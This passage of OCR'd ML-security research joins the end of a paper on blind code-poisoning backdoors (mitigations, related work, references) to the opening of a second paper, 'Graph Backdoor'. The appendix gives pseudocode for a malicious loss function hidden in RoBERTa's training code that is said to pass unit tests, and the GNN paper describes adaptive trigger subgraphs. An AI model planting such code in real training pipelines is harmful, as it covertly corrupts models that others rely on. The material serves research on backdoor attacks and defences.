In spite of gradient shaping, our attack achieves 99% accuracy on the backdoor task while maintaining the main-task accuracy. By contrast, differential privacy is relatively effective against data poisoning attacks [59].

7 Mitigation

We surveyed previously proposed defenses against backdoors in Section 5 and showed that they are ineffective in Section 6. In this section, we discuss two other types of defenses.

7.1 Certified robustness

As explained in Section 2.3, some—but by no means all—backdoors work like universal adversarial perturbations. A model that is certifiably robust against adversarial examples is, therefore, also robust against equivalent backdoors. Certification ensures that a "small" (using l_0, l_1, or l_2 metric) change to an input does not change the model's output. Certification techniques include [11, 27, 71, 99]; certification can also help defend against data poisoning [83].

Certification is not effective against backdoors that are not universal adversarial perturbations (e.g., semantic or physical backdoors). Further, certified defenses are not robust against attacks that use a different metric than the defense [89] and can break a model [88] because some small changes—e.g., adding a horizontal line at the top of the "1" digit in MNIST—*should* change the model's output.

7.2 Trusted computational graph

Our proposed defense exploits the fact that the adversarial loss computation includes additional loss terms corresponding to the backdoor objective. Computing these terms requires an extra forward pass per term, changing the model's *computational graph*. This graph connects the steps, such as convolution or applying the softmax function, performed by the model on the input to obtain the output, and is used by backpropagation to compute the gradients. Figure 14 shows the differences




Figure 14: **Computational graph of ResNet18**.

between the computational graphs of the backdoored and normal ResNet18 models for the single-pixel ImageNet attack.

The defense relies on two assumptions. First, the attacker can modify only the loss-computation code. When running, this code has access to the model and training inputs like any benign loss-computation code, but not to the optimizer or training hyperparameters. Second, the computational graph is trusted (e.g., signed and published along with the model's code) and the attacker cannot tamper with it.

We used Graphviz [23] to implement our prototype graph verification code. It lets the user visualize and compare computational graphs. The graph must be first built and checked by an expert, then serialized and signed. During every training iteration (or as part of code unit testing), the computational graph associated with the loss object should exactly match the trusted graph published with the model. The check must be performed for *every iteration* because backdoor attacks can be highly effective even if performed only in some iterations. It is not enough to check the number of loss nodes in the graph because the attacker's code can compute the losses internally, without calling the loss functions.

This defense can be evaded if the loss-computation code can somehow update the model without changing the computational graph. We are not aware of any way to do this efficiently while preserving the model's main-task accuracy.

8 Related Work

8.1 Backdoors

Data poisoning. Based on poisoning attacks [2, 5, 6, 38], some backdoor attacks [10, 28, 48, 59] add mislabeled samples to the model's training data or apply backdoor patterns to the existing training inputs [47]. Another variant adds correctly labeled training inputs with backdoor patterns [70, 76, 92].

Model poisoning and trojaning. Another class of backdoor attacks assumes that the attacker can directly modify the model during training and observe the result. Trojaning attacks [41, 55, 57, 58, 77] obtain the backdoor trigger by analyzing the model (similar to adversarial examples) or directly implant a malicious module into the model [86]; model-reuse

Table 6: **Comparison of backdoors and adversarial examples.**

Features	Adversarial Examples		Backdoors		
	Non-universal [26, 64, 90]	Universal [8, 13, 46, 52, 61]	Poisoning [10, 28, 92]	Trojaning [29, 55, 103]	Blind (this paper)
Attacker's access to model	black-box [64], none*	black-box [52]	change data	change model	**change code**
Attack modifies model	no	no	yes	yes	**yes**
Inference-time access	required	required	required	required	**optional**
Universal and small pattern	no	no	yes	yes	**yes**
Complex behavior	limited [20]	no	no	no	**yes**
Known defenses	yes	yes	yes	yes	**no**

* For an untargeted attack, which does not control the resulting label, it is possible to attack without model access [90].

attacks [40, 44, 98] train the model so that the backdoor survives transfer learning and fine-tuning. Lin et al. [49] demonstrated backdoor triggers composed of existing features, but the attacker must train the model and also modify the input scene at inference time.

Attacks of [51, 72, 101] assume that the attacker controls the hardware on which the model is trained and/or deployed. Recent work [14, 29] developed backdoored models that can switch between tasks under an exceptionally strong attack: the attacker's code must run concurrently with the model and modify the model's weights at inference time.

8.2 Adversarial examples

Adversarial examples in ML models have been a subject of much research [26, 43, 53, 65]. Table 6 summarizes the differences between different types of backdoor attacks and adversarial perturbations.

Although this connection is mostly unacknowledged in the backdoor literature, backdoors are closely related to UAPs, universal adversarial perturbations [61], and, specifically, adversarial patches [8]. UAPs require only white-box [8] or black-box [13, 52] access to the model. Without changing the model, UAPs cause it to misclassify any input to an attacker-chosen label. Pixel-pattern backdoors have the same effect but require the attacker to change the model, which is a strictly inferior threat model (see Section 2.5).

An important distinction from UAPs is that *backdoors need not require inference-time input modifications*. None of the prior work took advantage of this observation, and all previously proposed backdoors require the attacker to modify the digital or physical input to trigger the backdoor. The only exceptions are [3] (in the context of federated learning) and a concurrent work by Jagielski et al. [39], demonstrating a poisoning attack with inputs from a subpopulation where trigger features are already present.

Another advantage of backdoors is they can be much *smaller*. In Section 4.1, we showed how a blind attack can introduce a single-pixel backdoor into an ImageNet model. Backdoors can also trigger *complex functionality* in the model: see Sections 4.2 and 4.3. There exist adversarial examples that cause the model to perform a different task [20], but the perturbation covers almost 90% of the image.

In general, adversarial examples can be interpreted as features that the model treats as predictive of a certain class [35]. In this sense, backdoors and adversarial examples are similar, since both add a feature to the input that "convinces" the model to produce a certain output. Whereas adversarial examples require the attacker to analyze the model to find such features, backdoor attacks enable the attacker to introduce this feature into the model during training. Recent work showed that adversarial examples can help produce more effective backdoors [63], albeit in very simple models.

9 Conclusion

We demonstrated a new backdoor attack that compromises ML training code before the training data is available and before training starts. The attack is *blind*: the attacker does not need to observe the execution of his code, nor the weights of the backdoored model during or after training. The attack synthesizes poisoning inputs "on the fly," as the model is training, and uses multi-objective optimization to achieve high accuracy simultaneously on the main and backdoor tasks.

We showed how this attack can be used to inject single-pixel and physical backdoors into ImageNet models, backdoors that switch the model to a covert functionality, and backdoors that do not require the attacker to modify the input at inference time. We then demonstrated that code-poisoning attacks can evade any known defense, and proposed a new defense based on detecting deviations from the model's trusted computational graph.

Acknowledgments

This research was supported in part by NSF grants 1704296 and 1916717, the generosity of Eric and Wendy Schmidt by recommendation of the Schmidt Futures program, and a Google Faculty Research Award. Thanks to Nicholas Carlini for shepherding this paper.

References

[1] Akshay Agrawal, Akshay Naresh Modi, Alexandre Passos, Allen Lavoie, Ashish Agarwal, Asim Shankar, Igor Ganichev, Josh Levenberg, Mingsheng Hong, Rajat Monga, and Shanqing Cai. TensorFlow Eager: A multi-stage, Python-embedded DSL for machine learning. In *SysML*, 2019.

[2] Scott Alfeld, Xiaojin Zhu, and Paul Barford. Data poisoning attacks against autoregressive models. In *AAAI*, 2016.

[3] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to backdoor federated learning. In *AISTATS*, 2020.

[4] Lukas Biewald. Experiment tracking with weights and biases, 2020. Software available from wandb.com.

[5] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *ICML*, 2012.

[6] Battista Biggio and Fabio Roli. Wild patterns: Ten years after the rise of adversarial machine learning. *Pattern Recognition*, 84:317–331, 2018.

[7] Alex Birsan. Dependency confusion: How I hacked into Apple, Microsoft and dozens of other companies. The story of a novel supply chain attack. https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610, 2021.

[8] Tom B Brown, Dandelion Mané, Aurko Roy, Martín Abadi, and Justin Gilmer. Adversarial patch. In *NIPS Workshops*, 2017.

[9] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering. In *SafeAI@AAAI*, 2019.

[10] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. *arXiv:1712.05526*, 2017.

[11] Ping-yeh Chiang, Renkun Ni, Ahmed Abdelkader, Chen Zhu, Christoph Studor, and Tom Goldstein. Certified defenses for adversarial patches. In *ICLR*, 2020.

[12] Edward Chou, Florian Tramèr, Giancarlo Pellegrino, and Dan Boneh. SentiNet: Detecting physical attacks against deep learning systems. In *DLS*, 2020.

[13] Kenneth T Co, Luis Muñoz-González, Sixte de Maupeou, and Emil C Lupu. Procedural noise adversarial examples for black-box attacks on deep convolutional networks. In *CCS*, 2019.

[14] Robby Costales, Chengzhi Mao, Raphael Norwitz, Bryan Kim, and Junfeng Yang. Live Trojan attacks on deep neural networks. In *CVPR Workshops*, 2020.

[15] Yin Cui, Menglin Jia, Tsung-Yi Lin, Yang Song, and Serge Belongie. Class-balanced loss based on effective number of samples. In *CVPR*, 2019.

[16] Jean-Antoine Désidéri. Multiple-gradient descent algorithm (MGDA) for multiobjective optimization. *Comptes Rendus Mathématique*, 350(5-6):313–318, 2012.

[17] Bao Gia Doan, Ehsan Abbasnejad, and Damith Ranasinghe. DeepCleanse: A black-box input sanitization framework against backdoor attacks on deep neural networks. *arXiv:1908.03369*, 2019.

[18] Min Du, Ruoxi Jia, and Dawn Song. Robust anomaly detection and backdoor attack detection via differential privacy. In *ICLR*, 2020.

[19] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. In *NDSS*, 2021.

[20] Gamaleldin F. Elsayed, Ian J. Goodfellow, and Jascha Sohl-Dickstein. Adversarial reprogramming of neural networks. In *ICLR*, 2019.

[21] N Benjamin Erichson, Dane Taylor, Qixuan Wu, and Michael W Mahoney. Noise-response analysis for rapid detection of backdoors in deep neural networks. *arXiv:2008.00123*, 2020.

[22] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Florian Tramer, Atul Prakash, Tadayoshi Kohno, and Dawn Song. Physical adversarial examples for object detectors. In *WOOT*, 2018.

[23] Emden Gansner, Eleftherios Koutsofios, and Stephen North. Drawing graphs with dot. https://www.graphviz.org/pdf/dotguide.pdf, 2015.

[24] Yansong Gao, Chang Xu, Derui Wang, Shiping Chen, Damith C Ranasinghe, and Surya Nepal. STRIP: A defence against trojan attacks on deep neural networks. In *ACSAC*, 2019.

[25] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. MIT Press, 2016.

[26] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *ICLR*, 2015.

[27] Sven Gowal, Krishnamurthy Dvijotham, Robert Stanforth, Rudy Bunel, Chongli Qin, Jonathan Uesato, Relja Arandjelovic, Timothy Mann, and Pushmeet Kohli. On the effectiveness of interval bound propagation for training verifiably robust models. In *NIPS Workshops*, 2018.

[28] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying vulnerabilities in the machine learning model supply chain. In *NIPS Workshops*, 2017.

[29] Chuan Guo, Ruihan Wu, and Kilian Q Weinberger. TrojanNet: Embedding hidden Trojan horse models in neural networks. *arXiv:2002.10078*, 2020.

[30] Wenbo Guo, Lun Wang, Xinyu Xing, Min Du, and Dawn Song. TABOR: A highly accurate approach to inspecting and restoring trojan backdoors in AI systems. *arXiv:1908.01763*, 2019.

[31] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *CVPR*, 2016.

[32] Sanghyun Hong, Varun Chandrasekaran, Yiğitcan Kaya, Tudor Dumitraş, and Nicolas Papernot. On the effectiveness of mitigating data poisoning attacks with gradient shaping. *arXiv:2002.11497*, 2020.

[33] Jeremy Howard and Sylvain Gugger. fastai: A layered API for deep learning. *Information*, 11(2):108, 2020.

[34] Xijie Huang, Moustafa Alzantot, and Mani Srivastava. NeuronInspect: Detecting backdoors in neural networks via output explanations. *arXiv:1911.07399*, 2019.

[35] Andrew Ilyas, Shibani Santurkar, Dimitris Tsipras, Logan Engstrom, Brandon Tran, and Aleksander Madry. Adversarial examples are not bugs, they are features. In *NeurIPS*, 2019.

[36] Sergey Ioffe and Christian Szegedy. Batch normalization: Accelerating deep network training by reducing internal covariate shift. In *ICML*, 2015.

[37] Martin Jaggi. Revisiting Frank-Wolfe: Projection-free sparse convex optimization. In *ICML*, 2013.

[38] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *S&P*, 2018.

[39] Matthew Jagielski, Giorgio Severi, Niklas Pousette Harger, and Alina Oprea. Subpopulation data poisoning attacks. *arXiv:2006.14026*, 2020.

[40] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-reuse attacks on deep learning systems. In *CCS*, 2018.

[41] Faiq Khalid, Muhammad Abdullah Hanif, Semeen Rehman, Rehan Ahmed, and Muhammad Shafique. TrISec: Training data-unaware imperceptible security attacks on deep neural networks. In *IOLTS*, 2019.

[42] Sergey Kolesnikov. Catalyst: Accelerated DL R&D. https://github.com/catalyst-team/catalyst, 2018.

[43] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. In *ICLR Workshops*, 2017.

[44] Keita Kurita, Paul Michel, and Graham Neubig. Weight poisoning attacks on pre-trained models. In *ACL*, 2020.

[45] Yann LeCun, Léon Bottou, Yoshua Bengio, and Patrick Haffner. Gradient-based learning applied to document recognition. *Proc. IEEE*, 86(11):2278–2324, 1998.

[46] Mark Lee and Zico Kolter. On physical adversarial patches for object detection. In *ICML Workshops*, 2019.

[47] Yiming Li, Tongqing Zhai, Baoyuan Wu, Yong Jiang, Zhifeng Li, and Shutao Xia. Rethinking the trigger of backdoor attack. *arXiv:2004.04692*, 2020.

[48] Cong Liao, Haoti Zhong, Anna Squicciarini, Sencun Zhu, and David Miller. Backdoor embedding in convolutional neural network models via invisible perturbation. In *CODASPY*, 2020.

[49] Junyu Lin, Lei Xu, Yingqi Liu, and Xiangyu Zhang. Composite backdoor attack for deep neural network by mixing existing benign features. In *CCS*, 2020.

[50] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In *RAID*, 2018.

[51] Tao Liu, Wujie Wen, and Yier Jen. SIN^2: Stealth infection on neural network - a low-cost agile neural Trojan attack methodology. In *HOST*, 2018.

[52] Xin Liu, Huanrui Yang, Ziwei Liu, Linghao Song, Hai Li, and Yiran Chen. DPatch: An adversarial patch attack on object detectors. In *AAAI Workshops*, 2018.

[53] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. In *ICLR*, 2017.

[54] Yingqi Liu, Wen-Chuan Lee, Guanhong Tao, Shiqing Ma, Yousra Aafer, and Xiangyu Zhang. ABS: Scanning neural networks for back-doors by artificial brain stimulation. In *CCS*, 2019.

[55] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *NDSS*, 2017.

[56] Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du, Mandar Joshi, Danqi Chen, Omer Levy, Mike Lewis, Luke Zettlemoyer, and Veselin Stoyanov. RoBERTa: A robustly optimized BERT pretraining approach. *arXiv:1907.11692*, 2019.

[57] Yuntao Liu, Ankit Mondal, Abhishek Chakraborty, Michael Zuzak, Nina Jacobsen, Daniel Xing, and Ankur Srivastava. A survey on neural Trojans. In *ISQED*, 2020.

[58] Yuntao Liu, Yang Xie, and Ankur Srivastava. Neural Trojans. In *ICCD*, 2017.

[59] Yuzhe Ma, Xiaojin Zhu, and Justin Hsu. Data poisoning against differentially-private learners: Attacks and defenses. In *IJCAI*, 2019.

[60] Andrew L. Maas, Raymond E. Daly, Peter T. Pham, Dan Huang, Andrew Y. Ng, and Christopher Potts. Learning word vectors for sentiment analysis. In *ACL*, 2011.

[61] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, Omar Fawzi, and Pascal Frossard. Universal adversarial perturbations. In *CVPR*, 2017.

[62] Myle Ott, Sergey Edunov, Alexei Baevski, Angela Fan, Sam Gross, Nathan Ng, David Grangier, and Michael Auli. fairseq: A fast, extensible toolkit for sequence modeling. In *NAACL-HLT: Demonstrations*, 2019.

[63] Ren Pang, Xinyang Zhang, Shouling Ji, Yevgeniy Vorobeychik, Xiaopu Luo, and Ting Wang. The tale of evil twins: Adversarial inputs versus backdoored models. In *CCS*, 2020.

[64] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *ASIACCS*, 2017.

[65] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *EuroS&P*, 2016.

[66] Adam Paszke, Sam Gross, Soumith Chintala, Gregory Chanan, Edward Yang, Zachary DeVito, Zeming Lin, Alban Desmaison, Luca Antiga, and Adam Lerer. Automatic differentiation in PyTorch. In *NIPS Workshops*, 2017.

[67] Tomislav Peričin. SunBurst: the next level of stealth. https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth, 2019.

[68] PyTorch examples. https://github.com/pytorch/examples/, 2019.

[69] Ximing Qiao, Yukun Yang, and Hai Li. Defending neural backdoors via generative distribution modeling. In *NeurIPS*, 2019.

[70] Erwin Quiring and Konrad Rieck. Backdooring and poisoning neural networks with image-scaling attacks. In *DLS*, 2020.

[71] Aditi Raghunathan, Jacob Steinhardt, and Percy Liang. Certified defenses against adversarial examples. In *ICLR*, 2018.

[72] Adnan Siraj Rakin, Zhezhi He, and Deliang Fan. TBT: Targeted neural network attack with bit Trojan. *arXiv:1909.05193*, 2019.

[73] Sebastian Ruder. An overview of multi-task learning in deep neural networks. *arXiv:1706.05098*, 2017.

[74] David E Rumelhart, Geoffrey E Hinton, and Ronald J Williams. Learning representations by back-propagating errors. *Nature*, 323(6088):533–536, 1986.

[75] Olga Russakovsky, Jia Deng, Hao Su, Jonathan Krause, Sanjeev Satheesh, Sean Ma, Zhiheng Huang, Andrej Karpathy, Aditya Khosla, Michael Bernstein, Alexander C. Berg, and Li Fei-Fei. ImageNet large scale visual recognition challenge. *IJCV*, 115(3):211–252, 2015.

[76] Aniruddha Saha, Akshayvarun Subramanya, and Hamed Pirsiavash. Hidden trigger backdoor attacks. In *AAAI*, 2020.

[77] Ahmed Salem, Rui Wen, Michael Backes, Shiqing Ma, and Yang Zhang. Dynamic backdoor attacks against machine learning models. *arXiv:2003.03675*, 2020.

[78] Shibani Santurkar, Dimitris Tsipras, Andrew Ilyas, and Aleksander Madry. How does batch normalization help optimization? In *NIPS*, 2018.

[79] Florian Schroff, Dmitry Kalenichenko, and James Philbin. FaceNet: A unified embedding for face recognition and clustering. In *CVPR*, 2015.

[80] Ramprasaath R Selvaraju, Michael Cogswell, Abhishek Das, Ramakrishna Vedantam, Devi Parikh, and Dhruv Batra. Grad-CAM: Visual explanations from deep networks via gradient-based localization. In *ICCV*, 2017.

[81] Ozan Sener and Vladlen Koltun. Multi-task learning as multi-objective optimization. In *NIPS*, 2018.

[82] Ezekiel Soremekun, Sakshi Udeshi, Sudipta Chattopadhyay, and Andreas Zeller. Exposing backdoors in robust machine learning models. *arXiv:2003.00865*, 2020.

[83] Jacob Steinhardt, Pang Wei Koh, and Percy S Liang. Certified defenses for data poisoning attacks. In *NIPS*, 2017.

[84] Te Juin Lester Tan and Reza Shokri. Bypassing backdoor detection algorithms in deep learning. *arXiv:1905.13409*, 2019.

[85] Di Tang, XiaoFeng Wang, Haixu Tang, and Kehuan Zhang. Demon in the variant: Statistical analysis of DNNs for robust backdoor contamination detection. In *USENIX Security*, 2021.

[86] Ruixiang Tang, Mengnan Du, Ninghao Liu, Fan Yang, and Xia Hu. An embarrassingly simple approach for Trojan attack in deep neural networks. In *KDD*, 2020.

[87] Guanhong Tao, Shiqing Ma, Yingqi Liu, and Xiangyu Zhang. Attacks meet interpretability: Attribute-steered detection of adversarial samples. In *NIPS*, 2018.

[88] Florian Tramèr, Jens Behrmann, Nicholas Carlini, Nicolas Papernot, and Jörn-Henrik Jacobsen. Fundamental tradeoffs between invariance and sensitivity to adversarial perturbations. In *ICML*, 2020.

[89] Florian Tramèr and Dan Boneh. Adversarial training and robustness for multiple perturbations. In *NeurIPS*, 2019.

[90] Florian Tramèr, Nicolas Papernot, Ian Goodfellow, Dan Boneh, and Patrick McDaniel. The space of transferable adversarial examples. *arXiv:1704.03453*, 2017.

[91] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. In *NIPS*, 2018.

[92] Alexander Turner, Dimitris Tsipras, and Aleksander Madry. Clean-label backdoor attacks. https://openreview.net/forum?id=HJg6e2CcK7, 2018.

[93] Sakshi Udeshi, Shanshan Peng, Gerald Woo, Lionell Loh, Louth Rawshan, and Sudipta Chattopadhyay. Model agnostic defence against backdoor attacks in machine learning. *arXiv:1908.02203*, 2019.

[94] Akshaj Kumar Veldanda, Kang Liu, Benjamin Tan, Prashanth Krishnamurthy, Farshad Khorrami, Ramesh Karri, Brendan Dolan-Gavitt, and Siddharth Garg. NNoculation: Broad spectrum and targeted treatment of backdoored DNNs. *arXiv:2002.08313*, 2020.

[95] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural Cleanse: Identifying and mitigating backdoor attacks in neural networks. In *S&P*, 2019.

[96] Thomas Wolf, Lysandre Debut, Victor Sanh, Julien Chaumond, Clement Delangue, Anthony Moi, Pierric Cistac, Tim Rault, Rémi Louf, Morgan Funtowicz, and Jamie Brew. HuggingFace's transformers: State-of-the-art natural language processing. *arXiv:1910.03771*, 2019.

[97] Xiaojun Xu, Qi Wang, Huichen Li, Nikita Borisov, Carl A Gunter, and Bo Li. Detecting AI trojans using meta neural analysis. *arXiv:1910.03137*, 2019.

[98] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y Zhao. Regula sub-rosa: Latent backdoor attacks on deep neural networks. In *CCS*, 2019.

[99] Huan Zhang, Hongge Chen, Chaowei Xiao, Bo Li, Duane Boning, and Cho-Jui Hsieh. Towards stable and efficient training of verifiably robust neural networks. In *ICLR*, 2020.

[100] Ning Zhang, Manohar Paluri, Yaniv Taigman, Rob Fergus, and Lubomir Bourdev. Beyond frontal faces: Improving person recognition using multiple cues. In *CVPR*, 2015.

[101] Yang Zhao, Xing Hu, Shuangchen Li, Jing Ye, Lei Deng, Yu Ji, Jianyu Xu, Dong Wu, and Yuan Xie. Memory Trojan attack on neural network accelerators. In *DATE*, 2019.

[102] Hongyu Zhu, Mohamed Akrout, Bojian Zheng, Andrew Pelegris, Anand Jayarajan, Amar Phanishayee, Bianca Schroeder, and Gennady Pekhimenko. Benchmarking and analyzing deep neural network training. In *IISWC*, 2018.

[103] Minhui Zou, Yang Shi, Chengliang Wang, Fangyu Li, WenZhan Song, and Yu Wang. PoTrojan: Powerful neural-level trojan designs in deep learning models. *arXiv:1802.03043*, 2018.

A Example of a Malicious Loss Computation

Algorithm 2 shows an example attack compromising the loss-value computation of the RoBERTA model in HuggingFace Transformers repository. Transformers repo uses a separate class for each of its many models and computes the loss as part of the model's `forward` method. We include the code commit[5] that introduces the backdoor and passes all unit tests from the transformers repo.

The code computes the gradients and losses for every task and uses MGDA to obtain the scaling coefficients and compute the blind loss ℓ_{blind}. The `forward` method then returns this loss value to the unmodified training code, which performs backpropagation and updates the model using the unmodified optimizer.

[5] https://git.io/Jt2fS.

Algorithm 2 Blind attack on loss computation.

Inputs: model θ, dataset $\mathcal{D}$, optimizer *optim*.

▷ ***attacker-controlled code:***

Auxiliary functions: input synthesizer $\mu()$, label synthesizer $\nu()$, determine threshold *check_threshold*(), multiple gradient descent algorithm *MGDA*(), backpropagation function *get_grads*(), and loss *criterion*.

*# methods in the **RobertaForSequenceClassification** class*
function FORWARD(`self`, x, y)
  if check_threshold(`self.loss_hist`) **then**
    # no attack
    out = `self.roberta`(x) ▷ forward pass
    $logits$ = `self.classifier`(out)
    ℓ = **criterion**($logits$, y)
  else
    # blind attack
    ℓ_m, g_m = **`self`.get_loss_grads**(x, y)
    $x^* = \mu(x)$
    $y^* = \nu(x, y)$
    ℓ_{m^*}, g_{m^*} = `self`.**get_loss_grads**(x^*, y^*)
    α_0, α_1 = **MGDA**($[\ell_m, \ell_{m^*}], [g_m, g_{m^*}]$)
    $\ell_{blind} = \alpha_0 \ell_m + \alpha_1 \ell_{m^*}$
    $\ell = \ell_{blind}$
  `self.loss_hist.append`(ℓ_m) ▷ save loss
  return ℓ

function GET_LOSS_GRADS(`self`, x, y)
  out = `self.roberta`(x)
  $logits$ = `self.classifier`(out) ▷ forward pass
  ℓ = **criterion**($logits$, y)
  g = get_grads(ℓ, `self`) ▷ backward pass
  return ℓ, g

▷ ***Unmodified code:***

function TRAINER(RoBERTa model θ, dataset $\mathcal{D}$)
  for $x, y \leftarrow \mathcal{D}$ **do**
    ℓ = θ.**forward**(x, y)
    ℓ.backward() ▷ backward pass
    optim.step() ▷ update model
    θ.zero_grad() ▷ clean model

Graph Backdoor

Zhaohan Xi[†] Ren Pang[†] Shouling Ji[‡] Ting Wang[†]
[†]*Pennsylvania State University, {zxx5113, rbp5354, ting}@psu.edu*
[‡]*Zhejiang University, sji@zju.edu.cn*

Abstract

One intriguing property of deep neural networks (DNNs) is their inherent vulnerability to backdoor attacks – a trojan model responds to trigger-embedded inputs in a highly predictable manner while functioning normally otherwise. Despite the plethora of prior work on DNNs for continuous data (*e.g.*, images), the vulnerability of graph neural networks (GNNs) for discrete-structured data (*e.g.*, graphs) is largely unexplored, which is highly concerning given their increasing use in security-sensitive domains.

To bridge this gap, we present GTA, the first backdoor attack on GNNs. Compared with prior work, GTA departs in significant ways: *graph-oriented* – it defines triggers as specific subgraphs, including both topological structures and descriptive features, entailing a large design spectrum for the adversary; *input-tailored* – it dynamically adapts triggers to individual graphs, thereby optimizing both attack effectiveness and evasiveness; *downstream model-agnostic* – it can be readily launched without knowledge regarding downstream models or fine-tuning strategies; and *attack-extensible* – it can be instantiated for both transductive (*e.g.*, node classification) and inductive (*e.g.*, graph classification) tasks, constituting severe threats for a range of security-critical applications. Through extensive evaluation using benchmark datasets and state-of-the-art models, we demonstrate the effectiveness of GTA. We further provide analytical justification for its effectiveness and discuss potential countermeasures, pointing to several promising research directions.

1 Introduction

Today's machine learning (ML) systems are large, complex software artifacts. Due to the ever-increasing system scale and training cost, it becomes not only tempting but also necessary to re-use pre-trained models in building ML systems. It was estimated that as of 2016, over 13.7% of ML-related repositories on GitHub use at least one pre-trained model [26]. On the upside, this "plug-and-play" paradigm significantly simplifies the development cycles of ML systems [49]. On the downside, as most pre-trained models are contributed by untrusted third parties (*e.g.*, ModelZoo [5]), their lack of standardization or regulation entails profound security implications.

In particular, pre-trained models are exploitable to launch *backdoor* attacks [21, 34], one immense threat to the security of ML systems. In such attacks, a trojan model forces its host system to misbehave when certain pre-defined conditions ("triggers") are present but function normally otherwise. Motivated by this, intensive research has been conducted on backdoor attacks on general deep neural network (DNN) models, either developing new attack variants [10, 21, 26, 30, 34, 50, 54, 71] or improving DNN resilience against existing attacks [7, 9, 11, 13, 17, 33, 60].

Surprisingly, despite the plethora of prior work, the vulnerabilities of graph neural network (GNN) models to backdoor attacks are largely unexplored. This is highly concerning given that (*i*) graph-structured data has emerged in various security-sensitive domains (*e.g.*, malware analysis [64], memory forensics [53], fraud detection [62], and drug discovery [8]), (*ii*) GNNs have become the state-of-the-art tools to conduct analysis over such data [24, 28, 59], and (*iii*) pre-trained GNNs have gained increasing use in domains wherein task-specific labeled graphs are scarce [76] and/or training costs are expensive [25]. In this paper, we seek to bridge this gap by answering the following questions:

- RQ_1 – *Are GNNs ever susceptible to backdoor attacks?*
- RQ_2 – *How effective are the attacks under various practical settings (*e.g.*, on off-the-shelf GNNs or in input spaces)?*
- RQ_3 – *What are the potential countermeasures?*

Our work – This work represents the design, implementation, and evaluation of GTA,[1] the first backdoor attack on GNNs. Compared with prior work on backdoor attacks (*e.g.*, [10, 21, 34]), GTA departs in significant ways.

Graph-oriented – Unlike structured, continuous data (*e.g.*, images), graph data is inherently unstructured and discrete, requiring triggers to be of the same nature. GTA defines triggers

[1] GTA: Graph Trojaning Attack.




Figure 1: Illustration of backdoor attacks on molecular structure graphs from the AIDS dataset [47]: (a) original graphs; (b) universal trigger-embedded graphs; (c) adaptive trigger-embedded graphs.

as specific subgraphs, including both topological structures and descriptive (node and edge) features, which entails a large design spectrum for the adversary.

Input-tailored – Instead of defining a fixed trigger for all the graphs, GTA generates triggers tailored to the characteristics of individual graphs, which optimizes both attack effectiveness (*e.g.*, misclassification confidence) and evasiveness (*e.g.*, perturbation magnitude). Figure 1 illustrates how GTA adapts triggers to specific input graphs.

Downstream-model-agnostic – We assume a realistic setting wherein the adversary has no knowledge regarding downstream models or fine-tuning strategies. Rather than relying on final predictions, GTA optimizes trojan GNNs with respect to intermediate representations, leading to its resistance to varying system design choices.

